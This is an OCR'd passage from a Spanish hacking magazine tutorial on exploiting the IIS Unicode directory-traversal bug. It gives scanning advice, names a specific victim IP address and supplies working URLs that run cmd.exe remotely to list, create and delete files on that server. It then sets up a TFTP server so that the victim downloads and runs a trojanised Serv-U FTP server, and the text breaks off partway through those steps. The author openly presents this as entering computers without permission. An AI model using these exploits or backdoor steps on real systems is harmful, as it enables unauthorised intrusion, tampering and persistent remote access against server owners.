
Comentario: El rango de IPs a escanear es casi-completamente aleatorio, no es el momento de explicar en profundidad este tema, pero os daremos una forma de seleccionar rangos. Inicia el Internet Explorer e introduce una dirección cualquiera (por ejemplo **www.aloha.com***) y espera a ver si aparece una Web. Bien, pues ahora abre una ventana de comandos e introduce la siguiente orden: ping y mira la IP que te da (todo esto ya se explico en el número uno de Hack x Crack). Pues ya sólo te queda poner esa IP (en este caso 206.127.224.94) en el rango a escanear. En este caso el rango sería 206.127.224.0– 206.127.224.254.*




Comentario: DEJAD DE REIR!!!! Si, los que seleccionáis los rangos de escaneo basándose en las áreas universitarias y empresas rusas, finlandesas o sud-africanas. Este no es el momento de enseñar eso. Todo llegará, os lo aseguro.

8. Después de tomaros un café y una vez acabado el escaneo, pulsad sobre la primera IP y con las flechas de control del teclado bajad una a una. A la derecha podrás ver los resultados de cada IP, bien, pues para cuando encuentres alguna que a la derecha tenga una línea de color rojo (no naranja, he dicho ROJO :)).

Para los impacientes, ir directamente a la IP 195.101.57.8 y verás a lo que me refiero. Este administrador ha sido avisado muchas veces y no hace caso, así que lo utilizaremos para nuestras pruebas ;)



9. Bien, ya tenemos nuestra primera victima. Pues para acceder a su disco duro mirad en la sección AUDITS (unas pocas líneas por encima de la barra roja), pulsad sobre Web Servers ISS Unicode Vulnerable y mirad lo que aparece en la Sección que te señalamos con el puntero del Mouse, concretamente en Script 1.



ADVERTENCIA: Antes de ir al punto 10, ir a ***OCULTACIÓN DE IP: PRIMEROS PASOS****. QUEDAS ADVERTIDO!!!.*

10. Pincha dos veces sobre ese enlace (`http://195.101.57.8/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\`) o cópialo en el Internet Explorer y PLASS!!!, ya estás dentro de su disco duro, así de sencillo :).

http://195.101.57.8/scripts/..À¯../winnt/system32/cmd.exe?/c+dir+c:\ - Microsoft Internet Explorer

Archivo Edición Ver Favoritos Herramientas Ayuda

Atrás Búsqueda Favoritos Multimedia

Dirección http://195.101.57.8/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\ Ir Vínculos

```
19/05/99  15:05            212 240 cmd.spyDir
19/08/98  05:21                  0 CONFIG.spyDir
31/05/02  17:46                 99 DNSSVC.spyDir
24/05/02  09:21            393 216 DRWTSON.evt
12/11/99  17:55       <DIR>          Exchange
19/08/98  03:39       <DIR>          FRENCH
03/07/02  12:22                 82 ftpscr.txt
26/05/02  01:37       <DIR>          InetPub
03/10/96  03:00             12 396 Info.spyDir
03/10/96  03:00              5 645 IPSETUP.spyDir
03/10/96  03:00             11 638 Leame.spyDir
03/10/96  03:00             12 876 Leggimi.spyDir
03/10/96  03:00             11 091 Leiame.spyDir
03/10/96  03:00             12 361 Lisezmoi.spyDir
03/10/96  03:00              6 747 msmouse.spyDir
03/10/96  03:00             20 925 mssermou.spyDir
03/10/96  03:00             13 833 mswheel.001
03/10/96  03:00             10 547 mswheel.spyDir
19/08/98  03:46       <DIR>          Multimedia Files
30/05/02  15:13        335 544 320 pagefile.sys
02/02/01  14:42       <DIR>          Program Files
03/10/96  03:00             10 711 readme.spyDir
21/05/02  15:17       <DIR>          scripts
27/10/01  20:19       <DIR>          spenser
17/06/02  15:23       <DIR>          TEMP
21/05/02  15:15       <DIR>          temp2
16/06/02  01:15                  0 TFTP223.spyDir
16/06/02  01:15                  0 TFTP238.spyDir
16/06/02  01:15                  0 TFTP426.spyDir
23/06/02  20:27                  0 TFTP432
12/01/00  17:40       <DIR>          unzipped
03/10/96  03:00             18 873 vmouse.spyDir
30/05/02  11:54             19 456 winat.FTS
01/03/96  00:00             28 756 WINAT.HLP
01/03/96  00:00            159 744 WINAT.spyDir
17/06/02  16:28       <DIR>          WINNT
01/08/01  17:19       <DIR>          WORM
```

Listo Internet

Inicio E:\WI... FOTOS fotos Safet... Sss http:... 3:58

- Que fuerte, es impresionante, he entrado en un ordenador remoto, SOY UN HACKER!!!!

- Venga hombre, no te emociones, que acabamos de empezar. Estás aprendiendo a explotar uno de los BUGS más sencillos y escandalosos de Microsoft, así que, no alardees de esto, ¿vale? ;p

- OYE!!!, pero, no puedo navegar por su disco duro, pincho con el ratón en el Internet Explorer y no puedo entrar en sus carpetas. ME HAS ENGAÑADO!!! (Este se cree que sabe mucho y mira, no me sirve de nada lo que me ha enseñado, que porquería de BUG)

- ¿No querías hackear? ¿No has entrado en un ordenador sin permiso? ¿Qué más quieres?

- Pues quiero ver sus archivos, y hacer un DUMP de esos que he oído hablar y ...

- Pues sigue leyendo y deja de llorar , pero antes tienes que entender lo que ha pasado. Me esperaba algo más inteligente por tu parte, como por ejemplo que me preguntases qué significaba lo que has puesto en el navegador para acceder a ese equipo remoto. ¿Si? ¿En serio no te lo has preguntado? (el tío quiere hacer un DUMP!!!, no veas, pues le enseñaremos, aunque no se para que lo quiere :p)

- Hombre, pues con la emoción no, pero ahora si me interesa.

- Eso ya me gusta más.

CODE DECODE BUG: LINEA DE COMANDOS

A partir de este momento, mejor haz las prácticas en el servidor que hemos preparado para TI y solo para TI En serio, lo que haremos a partir de ahora implica modificar archivos y muchas cosas más, así que mejor nos utilizas a nosotros como "conejito de indias" (hasta que tengas práctica, claro :)).

1.- Comprendiendo...

Lo que tenemos es una dirección de Internet tipo:

http://195.101.57.8/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:

http:// --> Ya lo explicamos en el número anterior de esta revista, estás accediendo a un servidor de páginas Web que escucha el puerto 80 y utiliza el protocolo http.

195.101.57.8 --> Es la dirección IP del Servidor Web.

/scripts/ --> Es un directorio del servidor Web.

..%c0%af.. --> Es el BUG!!! En principio intentas acceder a un directorio llamado ..%c0%af.., pero debido a un error en la forma de traducir/interpretar el árbol de directorios, lo que sucede es que se produce una "escalada de directorio" y "saltas" a ¿dónde?



Comentario: No hay espacio en esta revista (ni en 10 de ellas) para explicar como funciona el interprete/traductor Unicode, pero si te interesa el tema empieza a buscar en Google por "Web Server Folder Traversal Vulnerability" y sigue con "escalada de directorios".



Comentario: Utiliza el Internet Explorer para explotar este Bug, ya sabes, los errores se "explotan" mejor utilizando las herramientas del propio "creador" del Bug, o sea Microsoft :)

2.- Empezando a utilizar comandos.

Una vez mas tengo que decir eso de... no vamos a tocar en profundidad este tema y... Odio esta frase pero si algo tenemos claro en Hack x Crack es el enfoque de esta revista. Trataremos los temas propuestos en profundidad y cualquier "tema anexo" será tratado lo justo y necesario para que se puedan hacer "las practicas".

Colaborar con esta revista me ha enseñado algo que me parece terrible, algo digno de exponer antes de pasar a explicaros nada mas: La generación de usuarios que han nacido con WINDOWS9X es ANALFABETA

- Hombre, no te pases, a mi no me insultes ¿eh?

- Nada mas lejos de mi intención "tocar" la sensibilidad de nadie, pero es triste ver que la mayoría las personas que han nacido con Windows en sus ordenadores no saben utilizar los comandos de sistema, eso es el equivalente a no saber leer hoy en día, y desgraciadamente, los que no saben leer son mayoría entre la nueva generación de "informático-maniacos".

No se puede generalizar, faltaría mas, pero... mira, hace poco pude comprobar que incluso algunas personas que alardean de tener un Linux en casa no saben lo que es utilizar una consola (y no me refiero a la XBox).

Bueno, pues es hora de hacer una pequeñísima presentación de algún que otro comando para la consola . Así que abrimos una Ventana de Comandos en nuestro equipo y empezamos a practicar:

- **DIR c:** --> Esto os mostrará la lista de archivos y directorios no ocultos y no de sistema de vuestro disco c.

* Traducción a UNICODE

http://195.101.57.8/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:

Comentario: Después de introducir en el Internet Explorer la ruta al servidor victima, fijaros que tenemos disponible el espacio libre en disco expresado en bytes. Recordad que 1 MB equivale a 1024 bytes, por lo tanto y tomando como ejemplo el caso anterior en el que tenemos 2.747.858.432 bytes libres:

$$2.747.858.432 \times \frac{1\ KB}{1024\ Bytes} \times \frac{1\ MB}{1024\ KB} = 2.612,90\ MB$$

Es decir, que tenemos unos dos gigas y medio libre en el disco C:, no está mal

Y SORPRESA!!! En el disco/partición D: tenemos 4 GB mas. Compruébalo!!!

http://195.101.57.8/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+d:

Como podemos ver, para hacer un DIR en otra unidad solo tenemos que cambiar la letra final, así que no te cortes y "chafardea" un poco:

http://195.101.57.8/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:

http://195.101.57.8/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+d:

http://195.101.57.8/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+e:

http://195.101.57.8/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+f:

:

:


:

Intentémoslo con la unidad f:

Si os sale una pantallita como esta, es que no existe. El mensaje es:

Erreur CGI

L'application CGI spécifiée a mal fonctionné en ne renvoyant pas de jeu complet d'en-têtes HTTP. Les en-têtes renvoyés sont :
Accès refusé.



Pero mirad que curioso, si lo intentamos con la unidad e:, el mensaje es

Erreur CGI

L'application CGI spécifiée a mal fonctionné en ne renvoyant pas de jeu complet d'en-têtes HTTP. Les en-têtes renvoyés sont :
Le périphérique n'est pas prêt.

Esto nos viene a decir que el dispositivo NO ESTA PREPARADO, por lo tanto podemos deducir que la unidad e: es un CD-ROM o parecido (cinta de back-up, streamer, DVD, etc) pero que no hay ningún CD/cinta/cartucho dentro.



COMENTARIO: ¿Quién os dijo que un servidor sólo tiene una unidad/partición en su sistema? Una vez tenemos una posible victima debemos ver si nos interesa "asaltarla" o no. Eso dependerá de nuestras intenciones y de sus "capacidades". Si vamos a utilizarla de Proxy anónimo (ya os enseñaré como) no es necesario que tenga mucho espacio libre en disco, pero si vamos a utilizarla de almacén temporal pues nos conviene ver su disco duro "disponible". Así que hazle un DIR a todas sus unidades para ver qué tenemos entre manos ;)

Me he llegado a encontrar discos/particiones en la letra m y hasta en la z (una vez me encontré una unidad en la x que contenía mas de 60GB de videos eróticos).

- **MD c:\hackxcrack** --> Crea un directorio (carpeta para los ventana-adictos) en la unidad c: llamado hackxcrack.

* Traducción a UNICODE

http://195.101.57.8/scripts/..%c0%af../winnt/system32/cmd.exe?/c+md+c:\hackxcrack

- **echo hola>c:\hackxcrack\prueba.txt** --> Esto creará en la carpeta c:\hackxcrack\ (que debe existir, ya la hemos creado antes) un fichero de texto (prueba.txt) que contendrá en su interior la palabra hola. Igualito que si hubiésemos utilizado en Block de Notas.

* Traducción a UNICODE:

http://195.101.57.8/scripts/..%c0%af../winnt/system32/cmd.exe?/c+echo+hola+>c:\hackxcrack\prueba.txt

- **del c:\hackxcrack\prueba.txt** --> Borrará el archivo prueba.txt.

* Traducción a UNICODE:

http://195.101.57.8/scripts/..%c0%af../winnt/system32/cmd.exe?/c+del+c:\hackxcrack\prueba.txt

- **rd c:\hackxcrack** --> Borrará la carpeta hackxcrack. Asegúrate de que no exista nada dentro de una carpeta antes de intentar borrarla o no podrás.

* Traducción a UNICODE:

http://195.101.57.8/scripts/..%c0%af../winnt/system32/cmd.exe?/c+rd+c:\hackxcrack

- **type c:\hackxcrack\prueba.txt** --> Para ver el fichero de texto prueba.txt.

* Traducción a UNICODE:

http://195.101.57.8/scripts/..%c0%af../winnt/system32/cmd.exe?/c+type+c:\hackxcrack\prueba.txt

CODE DECODE BUG: SUBIENDO ARCHIVOS AL SERVIDOR REMOTO

Hasta ahora sólo has aprendido a "ver" los servidores remotos y ejecutar algún que otro comando de forma remota. Ha llegado el momento de subir tus propios archivos y ejecutarlos!!!:)

MUCHO CUIDADO!!! ESTO ES UN EJEMPLO REAL!!!

NO REPRODUZCAS ESTA PRÁCTICA, UTILIZA NUESTRO SERVIDOR, QUE PARA ALGO LO HEMOS PREPARADO Y ESTÁ A VUESTRA DISPOSICIÓN :)

1.- ¿Qué haremos ahora?

- Subiremos el Serv-U al Servidor Remoto y lo ejecutaremos. De esta forma obtendremos un Servidor FTP :)

Recuerda que tienes en nuestra Web el Número 1 de Hack x Crack TOTALMENTE GRATIS. Lo necesitarás para comprender todo lo relacionado con el Serv-U. Está en formato PDF, así que NO TIENES EXCUSA!!!

2.- Preparando la Escena

Existen muchos métodos para subir archivos, cada uno tiene sus pros y sus contras, unos requieren de conocimientos muy avanzados y otros inspeccionar a fondo la "víctima". Así que hemos elegido un clásico: EL TFTP

Se nos acaba la revista, así que nos "saltamos" los tecnicismos y pasamos directamente al grano. Todos los Windows tienen un Cliente TFTP, así que utilizaremos el Cliente TFTP de la Víctima para que solicite un archivo de nuestro PC.

COMENTARIO: TFTP no tiene nada que ver con FTP, son dos protocolos distintos y cada uno necesita su propio Software.


* Recordad que cómo Cliente FTP teníamos, por ejemplo, el software Flash FXP. Pues como Cliente TFTP tendremos el TFTP.EXE del propio Windows.

* Recordad que cómo Servidor FTP teníamos, por ejemplo, el Serv-U. Pues cómo Servidor TFTP tendremos el TFTPD32 (puedes descargarlo de nuestra Web)

Así pues, instalaremos en nuestro equipo el Servidor TFTP (TFTPD32) y le diremos a la Víctima mediante CODE/DECODE BUG que le pida archivos mediante su Cliente TFTP (TFTP.EXE) a nuestro Servidor TFTP. Esos archivos serán el Serv-U 2.5e y su configuración (leer Hack x Crack 1), que después ejecutaremos.

3.- Instalando el Servidor TFTP

1.- Descarga el Servidor TFTP (TFTPD32) de nuestra Web, descomprímelo en la carpeta c:\tftp32 de tu ordenador, entra en esa carpeta y ejecuta el archivo tftpd32.exe




En Server Interfaces saldrá tu IP en lugar de la que figura en la imagen: 80.36.230.235

En Base Directory debe salir la carpeta donde has descomprimido el TFTPD32. Si has seguido nuestro consejo será **c:\tftp32**

2.- Crea una carpeta en el Disco C: de tu ordenador llamada, por ejemplo, alma. En esta carpeta pondremos los archivos que queremos updatar (subirle) a la Víctima, es decir, los archivos que el Cliente TFTP de la Víctima pedirá a nuestro PC.

3.- Pulsa el Botón Settings del TFTP32 y aparecerá esta ventana:



Y configuramos:
- Security --> None
- Timeout --> 9
- Max Retransmit --> 3
- TFTP Port --> 69
- Base Directory --> c:\alma

El resto lo dejamos sin tocar y pulsamos OK.

4.- Preparando los archivos a subir

Podríamos subir cualquier cosa, desde un virus hasta un Script, pero cómo queremos montar un Servidor FTP en la Víctima, pues subiremos nuestro Serv-U y la configuración especial que estudiamos en el número 1.

Pues venga, nos descargamos de la Web el Serv-U (si aun no lo has hecho, muy mal, porque eso significa que no has practicado las técnicas de Ocultación de Hack x Crack 1) y lo configuramos como un troyano tal cómo os enseñamos.



Comentario: Para que trabajes mucho, tienes tanto el Serv-U2.5e (servu25e.exe) cómo su configuración (servconf.txt) en la Web.

Copiamos los dos archivos en el directorio c:\alma nos preparamos mentalmente para lo que sigue ;)



Comentario: Recuerda que debes registrar el Serv-U para que funcione en el remoto de forma correcta. Antes de subirlo ejecútalo de forma oculta por línea de comando en tu equipo y asegúrate de que no sale ningún mensaje ¿vale?
Todo esto lo tienes perfectamente explicado en Hack x Crack 1.

5.- Llegó el momento!!! Subiendo archivos a la Victima ;p

Ya está todo preparado? Asegúrate y haz una última comprobación:
- Servidor TFTP (TFTP32) funcionando y configurado.
- Carpeta alma creada.
- Archivos servu25e.exe y servconf.txt en el directorio alma.

Pues ya sólo nos queda seleccionar la carpeta de la víctima donde subirle los archivos. Nosotros, por ahora, lo haremos en el c:\winnt\system32

